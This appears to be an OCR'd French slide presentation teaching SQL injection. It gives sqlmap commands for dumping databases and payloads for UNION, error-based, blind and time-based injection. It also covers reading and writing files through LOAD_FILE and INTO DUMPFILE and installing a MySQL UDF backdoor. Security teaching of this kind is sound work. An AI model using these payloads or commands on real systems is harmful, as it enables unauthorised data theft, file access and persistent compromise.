
Les injections SQL



Sommaire

Introduction

Injections SQL dues à la gestion des inputs

SQLmap : Bernardo Damele et Miroslav Stampa

./sqlmap.py -u "http://lien_du_site" --cookie="cookie1=value1; cookie2=value2" --dump

./sqlmap.py **-u** "http://lien_du_site" **--cookie=**"cookie1=value1; cookie2=value2" **--method=POST --data=**"data envoyé dans le post" --**dump**

./sqlmap.py **-r** saved_request.txt --dump

DUMP de BDD : Injections de base

Les tautologies :

Facile : 1=1

Difficile de s'en prémunir

- Beaucoup de possibilités : 1=1, 2=2, a=a,

Mais pas de maîtrise sur ce que l'on fait :/

DUMP de BDD : Injections de base

« UNION »

- ➔ Là on maîtrise ce que l'on fait :D
- ➔ ATTENTION à la dimension !!!!!!!!!!!!!!!!!!!!

Rem: UNION supprime les doublons !

- ➔ UNION ALL

Et avec SQLmap ?

- ➔ ./sqlmap.py [...] **--technique=U** --dump

DUMP de BDD : Connaître la dimension ?

Exemple : SELECT name,pass FROM table WHERE name='toto'

- ➔ Dimension = 2

Comment connaître la dimension ?

- ➔ Les colonnes sont indexées (1 , 2 , 3 ...)
- ➔ ORDER BY

DUMP de BDD : ERROR based injections

Si UNION injections ne fonctionnent pas ?

➔ On va lui faire vomir des erreurs !!!

Recette de père Grégoire :

(trouvé sur internet ^^)

```
 1' UNION NULL,
concat_ws(0x3a,requête voulu,
floor(rand(0)*2))x FROM
information_schema.tables
GROUP BY x HAVING MIN(x) --
```

Pour aller plus loin

Aller voir :
http://zerofreak.blogspot.fr/2012/02/tutorial-by-zer0freak-zer0freak-sqli.html

Jouer au détective :

On veut savoir si on est admin de la BDD :

➔ 1' UNION SELECT NULL,user() --

rem : NULL sert pour avoir la bonne dimension

- **On veut connaître la version de la BDD :**

➔ 1' UNION SELECT NULL,version() --

Le Fichier information_schema.tables :

Documentation MySQL :

« provides information about tables in databases. »

Si on la dump, on peut connaître toutes les tables de la BDD !

1' UNION SELECT NULL,table_name FROM information_schema.tables --

Et le nom des colonnes :

1' UNION SELECT NULL,column_name FROM information_schema.columns WHERE table_name='la table choisit' --

Cela fonction sur SQL Server, MySQL et PostgreSQL **MAIS pas sur Oracle databases !**

DUMP de BDD : Injections partiellement aveugles

Pas de données renvoyées par l'app WEB

Il faut deviner ?

- ➔ 1' AND ascii(substring(password,1,1))>nb --
- ➔ Dichotomie
- ➔ **ATTENTION : nb est en décimale et pas en hexa !**

REM : On peut trouver les noms des champs de la table :

- ➔ 1' AND ascii(substring(password,1,1))>0 --
- ➔ On sait qu'il existe un champs de première lettre « p »

DUMP de BDD : Injections à l'aveugle

Là, on ne voit plus rien !!!!!

On va jouer sur le temps de réponse :

- ➔ 1' AND IF (ascii(substring(password,1,1))>nb, SLEEP(5), false) --

Problèmes : Très long et faux positifs

Conseils : utiliser SQLmap ^^

Dump de BDD : Petit plus

Comment connaître les noms des tables et de leurs champs ?

- ➔ ./sqlmap [...] --tables
- ➔ ./sqlmap [...] -T ''table'' --columns
- ➔ ./sqlmap [...] -T ''table'' -C ''col'' --dump

Utile quand on ne veut pas perdre de temps ^^

Appels système : Lecture

1' UNION ALL SELECT
LOAD_FILE('/chemin/absolu'),NULL --

Attention aux dimensions !!!

Et avec SQLmap :

./sqlmap [...] --file-read=''/chemin/absolu''

Appels système : Écriture

40' UNION SELECT 'message',NULL **INTO DUMPFILE '/chemin/vers/fichier'** --

On choisit volontairement un id qui n'existe pas !!!

➔ Sinon : résultat de la requête dans le fichier

Et avec SQLmap :

./sqlmap [...] --file-write=''/monfichier'' --file-dest=''fichier/victime''

Appels système : Backdoors

Attention c'est compliqué :

MySQL : User Defined Functions

- ➔ Écrit en C
- ➔ On pré-compile puis on écrit dans /usr/lib/mysql/plugin/
- ➔ On injecte : **CREATE FUNCTION func RETURNS STRING SONAME libfunc.so;**

Et avec SQLmap :

./sqlmap.py [...] --udf-inject --sharedlib=/chemin/UDF

Merci de votre attention :)